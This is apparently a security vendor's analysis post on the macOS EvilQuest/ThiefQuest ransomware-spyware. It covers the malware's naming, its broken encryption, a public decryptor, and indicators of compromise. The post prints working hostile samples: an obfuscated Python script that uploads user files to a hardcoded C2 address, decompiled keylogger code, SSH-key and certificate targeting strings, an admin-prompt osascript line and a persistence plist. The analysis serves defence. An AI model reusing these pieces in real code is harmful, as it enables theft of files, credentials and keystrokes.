"EvilQuest" Rolls Ransomware, Spyware & Data Theft Into One


By Phil Stokes

Published: 2020-07-08 · Archived: 2026-04-05 18:21:43 UTC

There has, unsurprisingly, been a great deal of interest in the news that a new macOS threat with ransomware capabilities is on the loose. First brought to the macOS community's attention by malware researcher Dinesh Devadoss, this threat has been receiving intense scrutiny from security researchers, with some excellent work done by researchers Scott Knight, Patrick Wardle and our own SentinelLabs team. As it turns out, this threat is much more than just a novel piece of ransomware, is under active development, and is one of the more complex threats to be seen so far targeting the Mac platform. In this post, we'll cover what is known to date and bring you up-to-speed on the latest iterations.

The Many Names of EvilQuest, ThiefQuest, and MacRansom.K

The threat was initially labelled "EvilQuest" by researchers at Malwarebytes, who then re-named it a few days later as "ThiefQuest". Aside from the two names they suggested, many engines on VT also flag it as MacRansom.K.



This has led to some confusion, unfortunately, both about the threat and its capabilities.

While Mac.Ransom.K does conform to a recognized convention (platform/type/variant), it's problematic because the threat is not only, and perhaps not even primarily, a ransomware threat. As malware authors on all platforms are increasingly reusing code to provide multiple features, classifying by threat type may not be all that helpful.

A good malware naming convention would ideally group malware samples by common characteristics. On that score, the most common characteristic in the samples seen so far is the `__cstring` literal "toidievitceffe", which along with other strings like "rennur.c" (c.runner) is clearly the reverse of otherwise recognizable English language words:

```
echo 'toidievitceffe' | rev
effectiveidiot
```

```
        db          "Could not create URL.\n", 0 ; DATA XREF=_ei_run_file+85
    aCouldNotCreate_1000157a7:          // aCouldNotCreate
        db          "Could not create bundle.\n", 0 ; DATA XREF=_ei_run_file+142
    aCouldNotGetEnt:
        db          "Could not get entry point.\n", 0 ; DATA XREF=_ei_run_file+221
    aWorkaroundr:
        db          "_work_around_r", 0         ; DATA XREF=__work_around_r+87, __work_around_r+156, _
    aUsersdrozdovsk:
        db          "/Users/drozdovsky/swiftspace/toidievitceffe/toidievitceffe/libpersist/rennur.c",
    aCodeaddrptrNul:
        db          "codeAddrPtr != NULL", 0    ; DATA XREF=__work_around_r+101
    aCodeaddrptrNul_10001584f:          // aCodeaddrptrNul
        db          "*codeAddrPtr != NULL", 0   ; DATA XREF=__work_around_r+170
    aCodesizeptrNul:
        db          "codeSizePtr != NULL", 0    ; DATA XREF=__work_around_r+234
    aCodesizeptr0:
        db          "*codeSizePtr != 0", 0      ; DATA XREF=__work_around_r+303
    aOfiptrNull:
```

Moreover, we see the developers clearly used “toidievitceffe” as the name of their Xcode project.

```
/Users/drozdovsky/Library/Developer/Xcode/DerivedData/toidievitceffe-cshgeniimmbhikfwyxjrskkuvkqv/Build/
vitceffe.build/Debug/ookcucythguan.build/Objects-normal/x86_64/zzufff.o
toidievitceffe/libstlth/zzufff.c
/Users/drozdovsky/Library/Developer/Xcode/DerivedData/toidievitceffe-cshgeniimmbhikfwyxjrskkuvkqv/Build/
vitceffe.build/Debug/ookcucythguan.build/Objects-normal/x86_64/loader_thread.o
toidievitceffe/loader_thread.c
/Users/drozdovsky/Library/Developer/Xcode/DerivedData/toidievitceffe-cshgeniimmbhikfwyxjrskkuvkqv/Build/
vitceffe.build/Debug/ookcucythguan.build/Objects-normal/x86_64/reggolyek.o
toidievitceffe/libforensic/reggolyek.c
/Users/drozdovsky/Library/Developer/Xcode/DerivedData/toidievitceffe-cshgeniimmbhikfwyxjrskkuvkqv/Build/
vitceffe.build/Debug/ookcucythguan.build/Objects-normal/x86_64/rehctawelif.o
```

Other interesting reversed strings here include “naughtycuckoo”, “keylogger” and “filewatcher”, which as we will explain further below may give a better insight into the threat actor’s true motivation.

In some samples, the reversed “effectiveidiot” string occurs over 60 times, which might suggest the malware authors themselves were rather fond of the idea that security researchers would hit on this for a name. Here we use the excellent floss tool to extract strings as an alternative to the native `strings` utility:

```
▶ floss -s c5a77de3f55cacc3dc412e2325637ca7a2c36b1f4d75324be8833465fd1383d3 |
grep -i toidievitceffe | wc -l
      63
```

Moreover, string obfuscation in recent samples shows that the developers deliberately planted the user name “drozdovsky” and the build name ‘toidievitceffe”, no doubt in an attempt to misdirect attribution.

While it could be argued that malware naming conventions aren’t vitally important, they are nevertheless helpful, particularly for researchers and others tracking evolving public discussion and research. Despite there being a strong argument for calling this new threat “OSX.EffectiveIdiot”, we suspect that this naming muddle is probably a bed that cannot be unmade. “EvilQuest/ThiefQuest” will likely stick simply because of its widespread initial use in the media, and who doesn’t like a thief or a good bit of evil in a headline anyway?

Broken Crypto: Ransomware Capabilities, Just for Show?

As the initial excitement around “EvilQuest/ThiefQuest” stemmed from it being a novel macOS ransomware threat, let’s look at that first. Ransomware has been pillaging the Windows world of late, but this is only the third known ‘in the wild’ ransomware targeting macOS. That in itself is odd, since Macs are now widely used in enterprise environments, particularly by C-Suite staff and by developers, both juicy targets for threat actors. Thus, appearance of what looks like a Mac ransomware is both novel and, in a sense, not unexpected.


However, as ransomware goes, “EvilQuest/ThiefQuest” fails pretty much on any measure of success. First and foremost, if you’re going to extort money by encrypting people’s files, you are going to want to make your encryption unbreakable. Crypto is hard, and about the one thing everyone who is smart enough to do it will tell you is this: don’t try and roll your own, because you will inevitably do it wrong. Successful ransomware operators are smart enough to follow that advice and will use established encryption algorithms, typically with at least some component being asymmetric; in other words, requiring access to a private key held only by the attacker.

Our “EffectiveIdiot” developers chose to forego that option, and opted for a symmetric key encryption, meaning the same key that encrypts a file is used to decrypt it. Even better, as our research lead at SentinelLabs Jason Reaves discovered:

“…the clear text key used for encoding the file encryption key ends up being appended to the encoded file encryption key. Taking a look at a completely encrypted file shows that a block of data has been appended to it.”


This allowed Jason and the SentinelLabs team to create a public decryptor that can be used by anyone unfortunate enough to have been a victim of this malware. This video shows how to use it:

Aside from making the crypto reasonably bulletproof, a ransomware operator will want a good reward for their effort. Perhaps the first hint of something amiss with the “EvilQuest/ThiefQuest” malware was the ransom note itself.



Two things stand out: the incredibly low amount of ransom, and the fact that there is no email or other means of contact for the victim to communicate with the attacker. Again, using the model from the Windows world, ransomware operators have become very slick and efficient at pushing the right buttons to get people to pay. These include a mixture of threats and reassurance, and even levels of customer support. Not so here. The ransom note amounts to: ‘send us your money; we’ll be in touch”, only there’s no way for you to tell the threat actors that you paid; no request for your contact address; and no request for a sample encrypted file or any other identifying factor. The classic brush-off “Don’t call us, we’ll call you” springs to mind here.

Unsurprisingly, the threat actors have not been amassing a fortune. To date, the one known BitCoin address common to all the samples has had exactly zero transactions.



Finally, on the ransomware component, SentinelLabs also noted that the decryption routine, `uncarve_target`, has no callers in the code, suggesting either that the functionality is incomplete or that the authors decided that decryption wasn't something they ever intended to offer (in which case, we could speculate that presence of the decryption routine in the code is an artifact of earlier testing).

Who Shares? A Data Thief in the Shared Folder

As details such as the above have emerged, attention has turned to the malware's other capabilities, in particular the fact that it downloads and executes three Python scripts from the /Users/Shared folder. These scripts are intended to search for and exfiltrate files with particular extensions:

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
(lambda __g: [[[[[[[[[None for __g['pics'] in [(('.pdf', '.doc', '.jpg', '.txt', '.pages', '.pem', '.cer', '.crt', '.php', '.py', '.h', '.m', '.hpp', '.cpp', '.cs', '.pl', '.p', '.p3', '.html', '.webarchive', '.zip', '.xsl', '.xslx', '.docx', '.ppt', '.pptx', '.keynote', '.js', '.sqlite3', '.wallet', '.dat'))]][0] for __g['maxsz'] in [((1024 * 800))]][0] for __g['target_aa'] in [('http://%d.%d.%d.%d:%d%d0/d')]][0] for __g['chnksz'] in [(10000)]][0] for __g['startdir'] in [('%ss%ss')]][0] for __g['requests'] in [(__import__('requests', __g, __g))]][0] for __g['os'] in [(__import__('os.path', __g, __g))]][0] for __g['base64'] in [(__import__('base64', __g, __g))]][0] for __g['os'] in [(__import__('os', __g, __g))]][0])(globals())
if __name__ == '__main__':
    target_aa = target_aa % (0xA7, 0x47, 0xED, 0xDB, 0x50, 0x00)

    for r_, dirs, files in os.walk(startdir % ('/U', 'er')):
        for file in files:
                pathst = os.path.join(r_, file)
                if os.path.splitext(pathst)[1] in pics and os.path.getsize(pathst) <= maxsz:
                    rawb = base64.b64encode(open(pathst, 'r').read())
                    requests.post(target_aa, {'f': pathst, 'c': rawb})

```

The scripts vary in name across samples, but initially the following short names were used:

```
/Users/Shared/.dr
/Users/Shared/.p
/Users/Shared/.gp
```

Moreover, there's more to the malware's data stealing capabilities locked inside the invisible Mach-O binaries deposited in the user's Library folder.

Note the following encrypted strings:

```
a2y6ndf3hgbhv3o:
    db          "2Y6ndF3HGBhV3OZ5wT2ya9se0000053", 0
a3mkat20khcxt23:
    db          "3mkAT20Khcxt23iYti06y5Ay0000083", 0
a3mtqdg3tfov51k:
    db          "3mTqdG3tFoV51KYxgy38orxy0000083", 0
a2glxas1xpf411r:
    db          "2Glxas1XPf4|11RXKJ3qj71m0000023", 0
a3merin3bpzjj1b:
    db          "3MERIn3bPzjJ1bPkcR1QNszj0000023", 0
```

We can use a tool developed by fellow macOS researcher Scott Knight to decrypt these, which reveals the following in plain text:

```
bytearray(b'*id_rsa*/ix00')
bytearray(b'*.pem/ix00')
bytearray(b'*.ppk/ix00')
bytearray(b'known_hosts/ix00')
bytearray(b'*.ca-bundle/ix00')
```

It would appear that the malware is seeking SSH keys and trusted certificates in order to facilitate the ability to log in remotely and manipulate web browsers to trust sites without throwing security warnings.

As other researchers have noted, there is also ample evidence of keylogging functionality through the existence of API calls targeting low-level hardware events like key presses. Note the first half of the function name, reversed, and with a possible typo for "file" as "klgr_flie":

```
int _eilf_rglk_watch_routine(int arg0, int arg1, int arg2, int arg3) {
    var_20 = CGEventTapCreate(0x1, 0x0, 0x0, 0x1400, _process_event, 0x0);
    if (var_20 != 0x0) goto loc_100013520;

loc_100013503:
    printf("This program is designed to run with admin privileges\nAborting\n\n");
    var_4 = 0xffffffffffffffff;
    goto loc_100013581;

loc_100013581:
    rax = var_4;
    return rax;

loc_100013520:
    CFRunLoopAddSource(CFRunLoopGetCurrent(), CFMachPortCreateRunLoopSource(**_kCFAllocatorDefault, var_20, 0x0), **_kCFRunLoopCommonModes);
    CGEventTapEnable(var_20, 0x1);
    printf("Started logging\n\n");
    CFRunLoopRun();
    var_4 = 0x0;
    goto loc_100013581;
}
```

It's also worth noting that unlike wiper malware and other aggressive ransomware variants on other platforms, the ransomware component doesn't really interfere with the user's ongoing use of the device. A simple osascript-generated alert dialog informs the user of the situation:

Pressing “OK” dismisses the dialog and allows the user to continue using the machine, which is indeed handy for the spyware components!

New Variant Calls Out macOS Researcher

A good deal of the early technical details were published by macOS researcher Patrick Wardle, and rather than repeat all the details here we refer you to his excellent posts here on the early “AppQuest” sample first spotted last week. Wardle suggests the malware has viral capabilities and there are also other suggestions that the malware attempts to infect existing executables in the User’s home folder, although that behaviour was not seen in our tests.

Since the earlier research, new variants have appeared with updated hardcoded strings and paths. In particular, there is a nod to Wardle’s research in the method “react_ping”, which contains the encrypted string “Hello Patrick”.

```
0x0000000100016671                      db          "%d cycles\n", 0            ; DATA XREF=_ei_pers_thread+1708
                                ; 'NCUCKOO7614S
                                        a3z3apr2yzdq83r:
0x000000010001667c                      db          "3Z3apr2YzDq83rd8ik2KpiTy0000033", 0 ; DATA XREF=__react_scmd+358, _eiht
                                ; '159.65.147.28
                                        a0siby31ne7n0bv:
0x000000010001669c                      db          "0{SIBY31nE7n0bvLXT0CZcZX0000023", 0 ; DATA XREF=__react_scmd+433, _eiht
                                ; 'q?s=%s&h=%s
                                        a27gr3ulcze2esg:
0x00000001000166bc                      db          "27GR{{3ULczE2e|Sgg2AaSxK0000043", 0 ; DATA XREF=__react_scmd+611, _eiht
                                ; '.abxxd
                                        a2n0l2j1wq9qp00:
0x00000001000166dc                      db          "2n0l2j1Wq9Qp0000013", 0    ; DATA XREF=__react_exec+111, __react_exec+22
                                ; 'osascript -e "do shell script \\"sudo open %s\\" with administrator privileges"
                                        a0osh8y2vwk2k0z_1000166f0:          // a0osh8y2vwk2k0z
0x00000001000166f0                      db          "0OSH8Y2vWK2k0Z8ymz2wq03n2qRJ6913hM|b0by8EV0LsE5B2{CwYx3jajli3tfE703MYKV
                                        aCannotCreateTh:
0x0000000100016770                      db          "Cannot create thread!\n", 0 ; DATA XREF=__react_keys+116, _main+1805, _
                                ; 'Hello Patrick\x00'
                                ;
                                        a1d7kcc3jquo3lw:
0x0000000100016787                      db          "1D7KcC3J{Quo3lWNqs0FW6Vt0000023", 0 ; DATA XREF=__react_ping+23
                                ; '.schard\x00'
                                        a3zoyiu1wqbtm3t:
0x00000001000167a7                      db          "3ZoYIU1WQbTm3TbXMt3op8yu0000083", 0 ; DATA XREF=_eiht_check_command+54,
                                        aAb:
0x00000001000167c7                      db          "ab", 0                     ; DATA XREF=_eiht_append_command+61
                                ; '159.65.147.28\
                                        a0siby31ne7n1bl:
0x00000001000167ca                      db          "0{SIBY31nE7n1bLBVC3As5Qr0000023", 0
```

The recent version also updates the hardcoded C2 address from the earlier `167.71.237.219` to `159.65.147.28` and includes Wardle's "Knock Knock" reporting tool in its list of software to check for:

```
64  bytearray(b'Little Snitch\x00')
65  bytearray(b'Kaspersky\x00')
66  bytearray(b'Norton\x00')
67  bytearray(b'Avast\x00')
68  bytearray(b'DrWeb\x00')
69  bytearray(b'Mcaffee\x00')
70  bytearray(b'Bitdefender\x00')
71  bytearray(b'Bullguard\x00')
72  bytearray(b'ReiKey\x00')
73  bytearray(b'KnockKnock\x00')
74  bytearray(b'com.apple.abtpd\x00')
75  bytearray(b'ookcucythguan\x00')
76  bytearray(b'Installer.app\x00')
77  bytearray(b'Setup\x00')
78  bytearray(b'Update\x00')
```

Other new changes include using "abtpd" for the executable label. There are suggestions in the code that ".ab**d" may be a variant across different installs, but we have not confirmed that at the time of writing. Instead of using the folder name "AppQuest", the persistence agent now points to an attacker-created folder named "PrivateSync".

~/Library/LaunchAgents/com.apple.abtpd.plist

```
1   <?xml version="1.0" encoding="UTF-8"?>
2   <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
    "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
3   <plist version="1.0">
4   <dict>
5   <key>Label</key>
6   <string>abtpd</string>
7
8   <key>ProgramArguments</key>
9   <array>
10  <string>/Users/clare/Library/PrivateSync/com.abtpd.questd</string>
11  <string>--silent</string>
12  </array>
13
14  <key>RunAtLoad</key>
15  <true/>
16
17  <key>KeepAlive</key>
18  <true/>
19
20  </dict>
21  </plist>
22
```

Similarly, in the early samples, an invisible, plain text file containing a 43-byte string was dropped at `/var/root/` and `/Users/User1/` with the name ".ncspot". In the latest sample we tested, the spot file dropped in the same locations but now with the name ".aespot".

Based on the rapid iteration so far, we would expect all these details to change within days, if not hours.

Protecting Against EvilQuest/ThiefQuest macOS Malware

The SentinelOne platform effectively protects your enterprise against EvilQuest/ThiefQuest.

For those not protected by SentinelOne, if you have fallen victim to this malware we recommend a complete restore from a known-good backup. Also, due to the keylogging and other spyware functions, it would be advisable to change any passwords and reset SSH and certificate trust credentials.

If you have files encrypted by EvilQuest, our public decryptor tool is available from here.

Conclusion

Call it “EffectiveIdiot”, “ThiefQuest” or “EvilQuest”, the appearance of this combination ransomware-data thief-spyware is a significant development. Not only did it catch a lot of security tools unaware, it may have also wrong-footed victims into continuing to use their infected machines and leak vital data while they sought a solution to the apparent problem of encrypted files. As ever, we urge macOS users to heed the warning that malware is no longer the sole preserve of Windows environments and to ensure they have adequate security.

Sample Hashes

`06974e23a3bf303f75c754156f36f57b960f0df79a38407dfdef9a1c55bf8bff` **Mach-O**
`d18daea336889f5d7c8bd16a4d6358ddb315766fa21751db7d41f0839081aee2` **Mach-O**
`c5a77de3f55cacc3dc412e2325637ca7a2c36b1f4d75324be8833465fd1383d3` **Mach-O**

Indicators of Compromise

`/var/root/.aespot`
`~/.aespot`
`~/Library/LaunchAgents/com.apple.abtpd.plist`
`~/Library/PrivateSync/com.abtpd.questd`
`/Library/LaunchDaemons/com.apple.abtpd.plist`
`/Library/PrivateSync/com.abtpd.questd`
